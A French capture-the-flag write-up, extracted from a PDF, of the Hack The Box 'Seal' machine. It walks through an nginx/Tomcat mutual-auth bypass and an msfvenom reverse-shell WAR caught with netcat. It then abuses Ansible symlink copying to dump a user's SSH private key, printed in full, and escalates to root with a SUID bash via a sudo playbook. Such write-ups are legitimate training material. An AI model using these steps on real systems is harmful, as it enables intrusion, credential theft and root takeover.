# 10 - Attack Path

## Scan nmap

```
sudo nmap -sV -sC -0 10.129.95.190
[sudo] password for kamduras:
Starting Nmap 7.94 (https://nmap.org) at 2023-08-28 15:26 CEST
Nmap scan report for 10.129.95.190
Host is up (0.021s latency).
Not shown: 997 closed tcp ports (reset)
P0RT
        STATE SERVICE
                         VERSION
22/tcp open ssh
                          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
    3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
    256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
_ http/1.1
| ssl-date: TLS randomness does not represent time
| http-title: Seal Market
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt
Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
| Not valid after: 2022-05-05T10:24:03
| tls-alpn:
  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open http-proxy
| fingerprint-strings:
   FourOhFourRequest:
     HTTP/1.1 401 Unauthorized
      Date: Mon, 28 Aug 2023 13:26:18 GMT
      Set-Cookie: JSESSIONID=node0q5ehleqglkzz9nsn5wg3wuca2.node0; Path=/;
HttpOnly
      Expires: Thu, 01 Jan 1970 00:00:00 GMT
      Content-Type: text/html;charset=utf-8
     Content-Length: 0
    GetRequest:
     HTTP/1.1 401 Unauthorized
```

```
Date: Mon, 28 Aug 2023 13:26:17 GMT
     Set-Cookie: JSESSIONID=node04eb4uf177tb06wacxojacwyv0.node0; Path=/;
HttpOnly
     Expires: Thu, 01 Jan 1970 00:00:00 GMT
     Content-Type: text/html;charset=utf-8
     Content-Length: 0
   HTTPOptions:
     HTTP/1.1 200 0K
     Date: Mon, 28 Aug 2023 13:26:17 GMT
     Set-Cookie: JSESSIONID=node0k1kl4d8ha6w314dvz62oxj5w1.node0; Path=/;
HttpOnly
     Expires: Thu, 01 Jan 1970 00:00:00 GMT
     Content-Type: text/html;charset=utf-8
     Allow: GET, HEAD, POST, OPTIONS
     Content-Length: 0
   RPCCheck:
     HTTP/1.1 400 Illegal character OTEXT=0x80
     Content-Type: text/html; charset=iso-8859-1
     Content-Length: 71
     Connection: close
     <h1>Bad Message 400</h1>reason: Illegal character
OTEXT=0x80
   RTSPRequest:
     HTTP/1.1 505 Unknown Version
     Content-Type: text/html; charset=iso-8859-1
     Content-Length: 58
     Connection: close
     <h1>Bad Message 505</h1>reason: Unknown Version
   Socks4:
     HTTP/1.1 400 Illegal character CNTL=0x4
      Content-Type: text/html; charset=iso-8859-1
     Content-Length: 69
     Connection: close
     <h1>Bad Message 400</h1>reason: Illegal character CNTL=0x4
   Socks5:
     HTTP/1.1 400 Illegal character CNTL=0x5
     Content-Type: text/html; charset=iso-8859-1
     Content-Length: 69
     Connection: close
     <h1>Bad Message 400</h1>reason: Illegal character CNTL=0x5
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
   Server returned status 401 but no WWW-Authenticate header.
```


```
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94%I=7%D=8/28%Time=64ECA079%P=x86 64-pc-linux-gnu%r(Ge
SF: tReguest, F3, "HTTP/1\.1\x20401\x20Unauthorized\r\nDate:\x20Mon,\x2028\x2
SF:0Aug\x202023\x2013:26:17\x20GMT\r\nSet-Cookie:\x20JSESSIONID=node04eb4u
SF: f177tb06wacxojacwyv0\.node0;\x20Path=/;\x20HttpOnly\r\nExpires:\x20Thu,
SF:\x2001\x20Jan\x201970\x2000:00\x20GMT\r\nContent-Type:\x20text/html;
SF: charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(HTTP0ptions, 107, "HTTP
SF:/1\.1\x20200\x200K\r\nDate:\x20Mon,\x2028\x20Aug\x202023\x2013:26:17\x2
SF:0GMT\r\nSet-Cookie:\x20JSESSIONID=node0k1kl4d8ha6w314dvz62oxj5w1\.node0
SF: ; \x20Path=/; \x20HttpOnly\r\nExpires: \x20Thu, \x2001\x20Jan\x201970\x2000
SF::00:00\x20GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\nAllow:\x20
SF:GET,HEAD,POST,OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,A
SF:D, "HTTP/1\.1\x20505\x20Unknown\x20Version\r\nContent-Type:\x20text/html
SF:;charset=iso-8859-1\r\nContent-Length:\x2058\r\nConnection:\x20close\r\
SF:n\r\n<h1>Bad\x20Message\x20505</h1>reason:\x20Unknown\x20Version
SF:pre>")%r(FourOhFourRequest,F3,"HTTP/1\.1\x20401\x20Unauthorized\r\nDate
SF::\x20Mon,\x2028\x20Aug\x202023\x2013:26:18\x20GMT\r\nSet-Cookie:\x20JSE
SF:SSIONID=node0q5ehleqglkzz9nsn5wg3wuca2\.node0;\x20Path=/;\x20Http0nly\r
SF:\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-T
SF:ype:\x20text/html; charset=utf-8\r\nContent-Length:\x200\r\n\r\n")%r(Soc
SF: ks5, C3, "HTTP/1\.1\x20400\x20Illegal\x20character\x20CNTL=0x5\r\nContent
SF:-Type:\x20text/html;charset=iso-8859-1\r\nContent-Length:\x2069\r\nConn
SF:ection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1>reason:\x20I
SF: llegal\x20character\x20CNTL=0x5")%r(Socks4,C3,"HTTP/1\.1\x20400\x
SF:20Illegal\x20character\x20CNTL=0x4\r\nContent-Type:\x20text/html;charse
SF: t=iso-8859-1\r\nContent-Length: \x2069\r\nConnection: \x20close\r\n\r\n< h
SF:1>Bad\x20Message\x20400</h1>reason:\x20Illegal\x20character\x20CNT
SF: L=0x4")%r(RPCCheck,C7,"HTTP/1\.1\x20400\x20Illegal\x20character\x
SF:200TEXT=0x80\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nConten
SF:t-Length: \x2071\r\nConnection: \x20close\r\n\r\n<h1>Bad\x20Message\x2040
SF:0</h1>reason:\x20Illegal\x20character\x200TEXT=0x80");
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

OS and Service detection performed. Please report any incorrect results at


https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 17.43 seconds


#### 443



#### 8080



Nous pouvons creer un compte



seal\_market / nginx / sites-enabled / default


```
location /admin/dashboard {
       if ($ssl client verify != SUCCESS) {
              return 403;
       }
                             Host $host;
       proxy_set_header
       proxy_set_header
proxy_set_header
                             X-Real-IP $remote addr;
                            X-Forwarded-For $proxy_add_x_forwarded_for;
                       X-Forwarded-Proto $scheme;
       proxy set header
       proxy_pass
                         http://localhost:8000;
       proxy_read_timeout 90;
       proxy_redirect
                         http://localhost:8000 https://0.0.0.0;
       # First attempt to serve request as file, then
       # as directory, then fall back to displaying a 404.
       try files $uri $uri/ =404;
}
location /host-manager/html {
       if ($ssl client verify != SUCCESS) {
              return 403;
       }
       proxy set header
                            Host $host;
       proxy set header
                            X-Real-IP $remote addr;
       http://localhost:8000;
       proxy pass
       proxy read timeout 90;
       proxy_redirect http://localhost:8000 https://0.0.0.0;
       # First attempt to serve request as file, then
       # as directory, then fall back to displaying a 404.
       try files $uri $uri/ =404;
}
location / {
                          Host $host;
       proxy set header
       proxy set header
                            X-Real-IP $remote addr;
       proxy set header
                           X-Forwarded-For $proxy add x forwarded for;
       proxy_set_header
                            X-Forwarded-Proto $scheme;
                        http://localhost:8000;
       proxy_pass
       proxy_read_timeout 90;
       proxy_redirect http://localhost:8000 https://0.0.0.0;
# pass PHP scripts to FastCGI server
```

Nous ne pouvons pas acceder directement sur ces urls

○ A https://seal.htb/admin/dashboard


## 403 Forbidden

nginx/1.18.0 (Ubuntu)




## Bypass mutual auth

https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf



## When reverse proxy meets... http://example.com/foo;name=orange/bar/ Behavior /foo;name=orange/bar/ Apache /foo;name=orange/bar/ Nginx IIS /foo;name=orange/bar/ /foo/bar/ Tomcat /foo/bar/ Jetty WildFly /foo WebLogic /foo

Avec l'url <a href="https://seal.htb/admin;name=kamduras/dashboard/">https://seal.htb/admin;name=kamduras/dashboard/</a>, nous avons accès au dashboard admin mais il n'ya rien de pertinent.




https://seal.htb/manager;name=kamduras/html





#### **Tomcat Web Application Manager**



msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.10.14.15 LPORT=4443 -f war >
backup.war

Et on le deploy

```
(kamduras® kali)-[~/Desktop/HTB/machines/seal]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.95.190] 39668
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

Stabilisons le shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

Ctrl + z

stty raw -echo; fg
```

Nous pouvons commencer à explorer le système de fichiers. Le dossier **/opt** contient le répertoire backups. Vérifions son contenu.

```
tomcat@seal:/opt/backups$ ls -la
total 16
drwxr-xr-x 4 luis luis 4096 Aug 29 13:29 .
drwxr-xr-x 3 root root 4096 May 7 2021 ..
drwxrwxr-x 2 luis luis 4096 Aug 29 13:30 archives
drwxrwxr-x 2 luis luis 4096 May 7 2021 playbook
tomcat@seal:/opt/backups$
```

Il y a un dossier playbook présent qui contient run.yml.

```
tomcat@seal:/opt/backups$ ls -la playbook/
total 12
drwxrwxr-x 2 luis luis 4096 May 7 2021 .
drwxr-xr-x 4 luis luis 4096 Aug 29 13:31 ..
-rw-rw-r-- 1 luis luis 403 May 7 2021 run.yml
tomcat@seal:/opt/backups$
```

Il possède le paramètre copy\_links. Ansible [docs]

(https://docs.ansible.com/ansible/2.5/modules/synchronize module.html#synopsis) dit ce qui suit.

Copy symlinks as the item that they point to (the referent) is copied, rather than the symlink.

Nous pouvons abuser de cette fonctionnalité si nous avons des privilèges d'écriture dans le dossier dashboard. Vérifions les autorisations.

Le dossier uploads est accessible en écriture.

Plaçons un lien symbolique pour récupérer la clé privée SSH de luis.

```
tomcat@seal:/opt/backups/archives$ ls -la
total 2380
drwxrwxr-x 2 luis luis 4096 Aug 29 13:38 .
drwxr-xr-x 4 luis luis 4096 Aug 29 13:38 ..
-rw-rw-r-- 1 luis luis 606047 Aug 29 13:35 backup-2023-08-29-13:35:32.gz
-rw-rw-r-- 1 luis luis 606047 Aug 29 13:36 backup-2023-08-29-13:36:33.gz
-rw-rw-r-- 1 luis luis 606047 Aug 29 13:37 backup-2023-08-29-13:37:32.gz
-rw-rw-r-- 1 luis luis 608917 Aug 29 13:38 backup-2023-08-29-13:38:32.gz
tomcat@seal:/opt/backups/archives$ cp backup-2023-08-29-13\:38\:32.gz /tmp/
tomcat@seal:/opt/backups/archives$ cd /tmp/
tomcat@seal:/tmp$ ls -la
total 3644
-rw-r— 1 tomcat tomcat 608917 Aug 29 13:38 backup-2023-08-29-13:38:32.gz
drwxr-x— 2 tomcat tomcat 4096 Aug 28 13:23 hsperfdata_tomcat
-rwxr-x-- 1 tomcat tomcat 3104768 Jul 12 15:39 pspy64
drwx---- 2 tomcat tomcat 4096 Aug 29 09:54 tmux-997
tomcat@seal:/tmp$ tar -xzf backup-2023-08-29-13\:38\:32.gz
tar (child): Cannot connect to backup-2023-08-29-13: resolve failed
gzip: stdin: unexpected end of file
tar: Child returned status 128
tar: Error is not recoverable: exiting now
tomcat@seal:/tmp$ ls -la
total 3644
drwxrwxrwt 4 root root 4096 Aug 29 13:38 .
drwxr-xr-x 20 root root 4096 Jul 26 2021 ..
tomcat@seal:/tmp$ mv backup-2023-08-29-13\:38\:32.gz backup.gz
tomcat@seal:/tmp$ tar -xzf backup.gz
tomcat@seal:/tmp$ ls -la
total 3648
drwxrwxrwt 5 root root
                                   4096 Aug 29 13:40 .
                                   4096 Jul 26 2021 ..
drwxr-xr-x 20 root root
-rw-r— 1 tomcat tomcat 608917 Aug 29 13:38 backup.gz
drwxr-x— 7 tomcat tomcat 4096 May 7 2021 dashboard
drwxr-x— 2 tomcat tomcat 4096 Aug 28 13:23 hsperfdata_tomcat
-rwxr-x-- 1 tomcat tomcat 3104768 Jul 12 15:39 pspy64
drwx---- 2 tomcat tomcat 4096 Aug 29 09:54 tmux-997
tomcat@seal:/tmp$
```

```
tomcat@seal:/tmp$ ls -la dashboard/uploads/
total 12
drwxr-x- 2 tomcat tomcat 4096 Aug 29 13:40 .
         — 7 tomcat tomcat 4096 May
                                        2021
      — 1 tomcat tomcat 2590 May
                                        2021 keys
-rw-
tomcat@seal:/tmp$ cat dashboard/uploads/keys
    -BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo
MTJhNZ8iOu7sCDZZA6sX480FtuF6zuUgFqzHrdHrR4+YFawgP8OgJ9NWkapmmtkkxcEbF4
n1+v/l+74kEmti7jTiTSQgPr/ToTdvQtw12+YafVtEkB/8ipEnAIoD/B6J00d4pPTNgX8R
MPWH93mStrqblnMOWJto9YpLxhM43v9I6EUje8gp/EcSrvHDBezEEMzZS+IbcP+hnw5ela
duLmtdTSMPTCWkpI9hXHNU9njcD+TRR/A90VHqdqLlaJkgC9zpRXB2096DVxFYdOLcjgeN
3rcnCAEhQ75VsEHXE/NHg08zjD2o3cnA0zsMyQrqNXtPa+qHjVDch/T1TjSlCWxAFHy/OI
PxBupE/kbEoy1+dJHuR+gEp6yMlfqFyEVhUbDqyhAAAFg0AxrtXgMa7VAAAAB3NzaC1yc2
EAAAGBALN5CEgnnXSmnAkIVXKU01XC8TPatokCs4vYbJ5RLdGe5HIWa0mbBg5CA+/YP+F6
56Cl5trndIJmcXVSVAEN9yoNzZOnMwyNMHr6/2HwaQpF5ua7J36Oc4xLlRqDEyYTWfIjru
7Ag2WQOrF+PDhbbhes7lIBasx63R60ePmBWsID/DoCfTVpGqZprZJMXBGxeJ9fr/5fu+JB
JrYu404k0kID6/06E3b0LcNdvmGn1bRJAf/IqRJwCKA/weiTjneKT0zYF/ETD1h/d5kra6
m5ZzDlibaPWKS8YTON7/SOhFI3vIKfxHEq7xwwXsxBDM2UviG3D/oZ80XpWnbi5rXU0jD0
wlpKSPYVxzVPZ43A/k0UfwPdFR6nai5WiZIAvc6UVwdtPeg1cRWHTi3I4Hjd63JwgBIUO+
VbBB1xPzR4DvM4w9qN3JwDs7DMkK6jV7T2vqh41Q3If09U40pQlsQBR8vziD8QbqRP5GxK
MtfnSR7kfoBKesjJX6hchFYVGw6soQAAAAMBAAEAAAGAJuAsvxR1svL0EbDQcYVzUbxsaw
MRTxRauAwlWxXSivmUGnJowwTlhukd2TJKhBkPW2kUXI6OWkC+it9Oevv/cgiTY0xwbmOX
AMylzR06Y5NItOoNYAiTVux4W8nQuAqxDRZVqjnhPHrFe/UQLlT/v/khlnngHHLwutn06n
bupeAfHqGzZYJi13FEu8/2kY6TxlH/2WX7WMMsE4KMkjy/nrUixTNzS+0QjKUdvCGS1P6L
hFB+7xN9itjEtBBiZ9p5feXwBn6aqIgSFyQJlU4e2CUFUd5PrkiHLf8mXjJJGMHbHne2ru
p00XVqjxAW3qifK3UEp0bCInJS7UJ7tR9VI52QzQ/RfGJ+CshtqBeEioaLfPi9CxZ6LN4S
1zriasJdAzB3Hbu4NVVOc/xkH9mTJQ3kf5RGScCYablLjUCOq05aPVqhaW6tyDaf8ob85q
/s+CYaOrbi1YhxhOM8o5MvNzsrS8eIk1hTOf0msKEJ5mWo+RfhhCj9FTFSqyK79hQBAAAA
wQCfhc5si+UU+SHfQBg9lm8d1YAfnXDP5X1wjz+GFw15lGbg1×4YBgIz0A8PijpXeVthz2
ib+73vdNZgUD9t2B0TiwogMs2UlxuTguWivb9JxAZdbzr8Ro1XBCU6wtzQb4e22licifaa
WS/o1mRHOOP90jfpPOby8WZnDuLm4+IBzvcHFQaO7LUG2oPEwTl0ii7SmaXdahdCfQwkN5
NkfLXfUqg41nD0fLyRCqNAXu+pEbp8UIUl2tptCJo/zDzVsI4AAADBA0UwZjaZm6w/EGP6
KX6w28Y/sa/0hPhLJvcuZbOrgMj+8FlSceVznA3gAuClJNNn0jPZ0RMWUB978eu4J3se50
plVaLGrzT88K0nQbvM3KhcBjsOxCpuwxUlTrJi6+i9WyPENovEWU5c79WJsTKjIpMOmEbM
kCbtTRbHtuKwuSe80WMTF2+Bmt0nMQc9IRD1II2TxNDLNGVqbq4fhBEW4co1X076CUGDnx
5K5HCjel95b+9H2ZXnW9LeLd8G7oFRUQAAAMEAyHfDZKku36IYmNeDEEcCUr09Nl0Nle7b
Vd3EJug4Wsl/n1UqCCABQjhWpWA3oniOXwmbAsvFiox5EdBYzr6vsWmeleOQTRuJCbw6lc
YG6tmwVeTbhkycXMbEVeIsG0a42Yj1ywrq5GyXKYaFr3DnDITcqLbdxIIEdH1vrRjYynVM
ueX7aq9pIXhcGT6M9CGUJjyEkvOrx+HRD4TKu0lGcO3LVANGPqSfks4r5Ea4LiZ4Q4YnOJ
u8KqOiDVrwmFJRAAAACWx1aXNAc2VhbAE=
    -END OPENSSH PRIVATE KEY-
tomcat@seal:/tmp$
```

#### Luis

```
luis@seal:/tmp$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

On fait un test.

```
- name: "whatever"
hosts: localhost
connection: local
tasks:
```

```
- name: "whatever"
shell: "touch test.txt"
register: "output"
```

```
uis@seal:/tmp$ sudo /usr/bin/ansible-playbook playbook.yml
WARNINGI: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all
          [WARNING]: Consider using the file module with state-touch rather than running 'touch'. If you need to use command because file is insufficient you can ad 'warn: false' to this command task or set 'command_warnings=False' in ansible.cfg to get rid of this message.

changed: [localhost]
         luis@seal:/tmp$ ls
hsperfdata_luis sy
linpeas.sh sy
| Insperdata | Ins
         luisasea::/tmpb is
hsperfdata_luis systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-logind.service-Szvo6h test.txt
linpeas.sh systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-timesyncd.service-Hdf50f tmux-1000
playbook.yml systemd-private-d0b52480b1ca4883bc6d85206972144f-tomcatp.service-RFSFUmi vmware-root_836-2722107930
snap.lxd systemd-private-d0b52480b1ca4883bc6d85206972144f-upower.service-CuXIYh
```

Le test fonctionne. On va pouvoir passer root :

Modifions notre fichier playbook.xml

```
- name: "whatever"
hosts: localhost
connection: local
tasks:
    - name: "whatever"
shell: "cp /bin/bash /tmp/;chmod u+s /tmp/bash"
register: "output"
```